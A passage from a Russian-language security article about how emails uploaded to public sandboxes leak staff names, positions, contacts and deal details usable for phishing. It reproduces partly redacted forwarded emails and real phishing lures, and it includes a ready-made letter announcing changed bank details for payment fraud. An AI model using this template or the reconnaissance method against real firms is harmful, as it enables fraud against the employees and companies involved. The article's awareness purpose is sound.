Старательно изучив открытые источники, можно собрать большой объем дополнительных сведений: наименования дистрибьюторов, клиентов и партнеров фирмы. Если не полениться и заглянуть на официальный сайт этой компании, есть шанс наткнуться, например, на такую страницу.



[redacted] Тарифы Контакты Поддержка Оставить заявку

Кто уже с нами работает

[redacted]

Ответы на вопросы

Когда ЭПЛ станет обязательным и заменит бумажный аналог? +

На какой срок можно оформить ЭПЛ? +


ГИБДД имеет право не принять ЭПЛ для проверки? +

Теперь, проявив немного смекалки и используя методы социальной инженерии, мы можем отправить тому самому менеджеру примерно такое электронное письмо:

> *Уважаемый Райан Гослингович.*
> *Мы (название компании поставщика) спешим сообщить об изменениях в наших процедурах заказа. Мы хотели бы, чтобы Вы обратили внимание на следующие изменения и приняли меры в соответствии с нашими новыми требованиями:*
> *1. Изменение банковских реквизитов для оплаты.*
> *2. Новые формы документации для подтверждения заказов.*
> *3. Обновленные процедуры оформления договоров.*
>
> *Посылаем Вам во вложении подробную информацию об этих обновлениях. Пожалуйста, ознакомьтесь с ней. Благодарим за понимание и оперативное реагирование на наши изменения. Если у Вас возникнут вопросы или потребуются уточнения, пожалуйста, свяжитесь с нами по указанным контактным данным.*
> *С уважением,*
> *команда (ООО «РАНДОМ»)*

Шансы, что получатель такого сообщения, которого назвали по имени-отчеству, да еще и прислали информацию от якобы знакомого контрагента, отреагирует на письмо, достаточно велики. Что и требуется злоумышленнику.

Осторожно, двери закрываются, мы едем дальше. Если хорошенько порыться в песочнице, можно найти, например, такое.



From: "[redacted] Алексеевна"
Sent: Thursday, March 21, 2024 11:02 AM
To: "Аналитическая группа" <[redacted]ru>
Cc: "Reception" <[redacted].ru>
Subject: FW: Вебинар "Как найти бухгалтера" в записи

Коллеги,


На эл. адрес офис-менеджеров поступило письмо (см. письмо ниже).
Подскажите, пожалуйста, содержит ли данное письмо вредоносные ссылки?

Заранее спасибо!

С уважением, [redacted]
Офис-менеджер,
Административный отдел,
[redacted]
Тел.: +7[redacted] (вн. [redacted])
e-mail: [redacted].ru

Получал ли ты по почте приглашения на бесплатные вебинары для бухгалтеров, специалистов по персоналу, недвижимости или для экспертов по разведению декоративных ангорских хомячков? Наверняка! Вот и офис-менеджеру одного из предприятий посчастливилось попасть в число приглашенных. Но девушка оказалась осмотрительной (видимо, раньше уже выигрывала корпоративный чемпионат по запуску исполняемых вложений в сообщения email) и скинула это письмо безопаснику для проверки. Тот решил протестировать его через песочницу, в результате чего спалил должность, ФИО и контактные данные адресата исходного письма. Знание имен сотрудников административного отдела организации открывает широкое окно возможностей для злоумышленников.

Вот еще один пример, позаимствованный на том же сервисе. Заместителю гендиректора по безопасности крупного предприятия поступило письмо с вложенным макросом. Должность «заместитель гендиректора по безопасности» звучит солидно — это очень опытный специалист в сфере ИБ. Поэтому он незамедлительно поделился со всем человечеством своими контактными данными, включая номер мобильного телефона, ФИО и почтовый адрес на корпоративном сервере. Если вдруг решишь позвонить ему на трубку, передавай пламенный привет.



From: "[redacted]"
Sent: Tuesday, March 12, 2024 7:17 AM
To: "[redacted]" <[redacted].ru>
Subject: FW: для [redacted] Анатольевич
Attachments: АО [redacted].pdf

Это случайно не фишинг?


С уважением,
[redacted]
Заместитель Генерального директора
по безопасности

Акционерное общество «Новавинд»
ул. [redacted], д. 18, [redacted], Москва, [redacted]
Тел.: + 7 [redacted] доб. [redacted]
Моб.: +7 [redacted]
E-mail: [redacted].ru
www.[redacted].ru

ЦЕПОЧКА ПЕРЕСЫЛАЕМЫХ СООБЩЕНИЙ

Следующая по распространенности категория среди утечек конфиденциальных данных — это ситуация, когда сотрудники отдела безопасности заливают в песочницу не одно письмо, а сразу цепочку пересылаемых сообщений. Здесь можно выяснить имена, контактные данные и должности сразу нескольких сотрудников предприятия (среди них вполне может оказаться и высшее руководство). Бонусом идут сведения о переговорном процессе.

В этом случае злоумышленнику не нужно даже думать о теме и содержании будущего фишингового письма: всеми ценными сведениями с ним любезно поделился специалист по информационной безопасности.



From: "[redacted] Игоревна" <[redacted].RU>
Sent: Tuesday, April 23, 2024 9:01 AM
To: "[redacted] Анатольевна" <n[redacted].com>
Subject: FW: КС по КЦ
Attachments: Копия КС3КС2 средакция ПАО [redacted] МО.xlsx

[Внимание!] Это письмо получено из **Интернет**. Не нажимайте на ссылки и не открывайте вложения, если не уверены, что знаете отправителя.

Добрый день

Проверьте , пожалуйста

From: [redacted] Сергеевна <[redacted]RU>
Sent: Tuesday, April 23, 2024 11:32 AM
To: [redacted] Игоревна <[redacted].RU>
Subject: FW: КС по КЦ

From: [redacted] Анатольевна <n[redacted].com>
Sent: Tuesday, April 23, 2024 11:31 AM
To: [redacted] Сергеевна <[redacted]RU>
Cc: [redacted] Геннадьевич <a[redacted].com>; [redacted] Иванович <v[redacted].com>; [redacted] Андреевич <s[redacted]com>; [redacted] Александрович <r[redacted]com>
Subject: RE: КС по КЦ

ВНИМАНИЕ! Письмо было отправлено внешним отправителем. Не переходите по ссылкам и не открывайте вложения, пока не убедитесь, что это безопасно.
Изменила подписанта [redacted] и дату на 24.04.2024.

С уважением,
инженер-сметчик
Дирекции по развитию бизнеса
Управления инвестиционных проектов
Сметно-договорного отдела
ПАО «[redacted]»
[redacted]
n[redacted].com
тел. 8-9[redacted]7


Во вложении КС2 и КС3 с корректировкой по дате и разделением на 2 КС-3 (в связи с оплатой кредитными и собственными).
К документам нужно приложить:
1. КС-3 №1 - Счет/фактура на 28 330 944,06 руб, счет к оплате на 19 831 660,84 руб
2. КС-3 №2 - Счет/фактура на 6 2441989,37 руб, счет к оплате на 4 370 938,86 руб
3. Акт на ПИРы - Счет/фактура на 2 696 857,57 руб, счет к оплате на 1 887 800,30руб

Итого к оплате общая сумма 26 090 400,00. Ранее оплаченный аванс 11 181 600 руб. Итого выходим на стоимость договора 37 272 000 руб.

С уважением,
инженер-сметчик
Дирекции по развитию бизнеса
Управления инвестиционных проектов
Сметно-договорного отдела
ПАО «[redacted]»
[redacted]
n[redacted].com
тел. 8-9[redacted]7

КОПИИ ПИСЕМ

Вот еще один пример. В письме от злоумышленника содержится вложение с поддельной электронной подписью и встроенным макросом. Письмо было отправлено на множество адресов одной и той же компании — все они перечислены среди получателей. Собрав эти адреса и выяснив должность каждого сотрудника, опытный социальный инженер вполне может пустить всю систему безопасности корпорации по одному месту.



Subject: Вакантные должности в новых регионах и их оклады

To: [redacted]

From: Станислав [redacted]

From Address: s[redacted]@mail.ru


Date: 25/03/2024, 04:57:43

Вакансии в ЛДНР.doc

Уважаемые коллеги, прошу ознакомиться с письмом и ответить обратным письмом о желании перевода или об отказе в нем.
--
Станислав [redacted]
Отправлено из S[redacted].ru

ПОЛЕЗНЫЕ ВЛОЖЕНИЯ

Вложения в почтовые сообщения могут быть не только опасными, но и крайне полезными — например, для собирающего информацию о потенциальной жертве хакера. Так, в этом фишинговом письме предпринята попытка манипуляции с целью кражи паролей. Из письма и приложенного документа становится понятно, каким почтовым сервисом пользуется компания.



From:	[redacted].ru
To:	[redacted].ru <[redacted]ru>
Sent time:	23 Apr, 2024 10:55:31 AM
Attachments:	[redacted] v2.pdf [redacted].zip

ВНИМАНИЕ! Данное сообщение получено от внешнего отправителя.

Добрый день, коллеги!
По запросу от 17 апреля (во вложении) уведомляю, что были сброшены пароли на всех аккаунтах, принадлежащих ПАО "[redacted]".
Восстановить пароль может каждый из владельцев лично по ссылке.

Во вложении запрашиваемые данные о списке аккаунтов и активности в запароленном архиве. Обратите внимание, что в файле 2 листа с информацией.
Если будут вопросы - обращайтесь!
--
С теплыми чувствами к вам, Ксюша и Творческий коллектив [redacted] ;)

УВЕДОМЛЕНИЕ О КОНФИДЕНЦИАЛЬНОСТИ: Это электронное сообщение и любые документы, приложенные к нему, содержат конфиденциальную информацию. Настоящим уведомляем Вас о том, что использование, копирование, распространение информации, содержащейся в настоящем сообщении, а также осуществление любых действий на основе этой информации, строго запрещено.

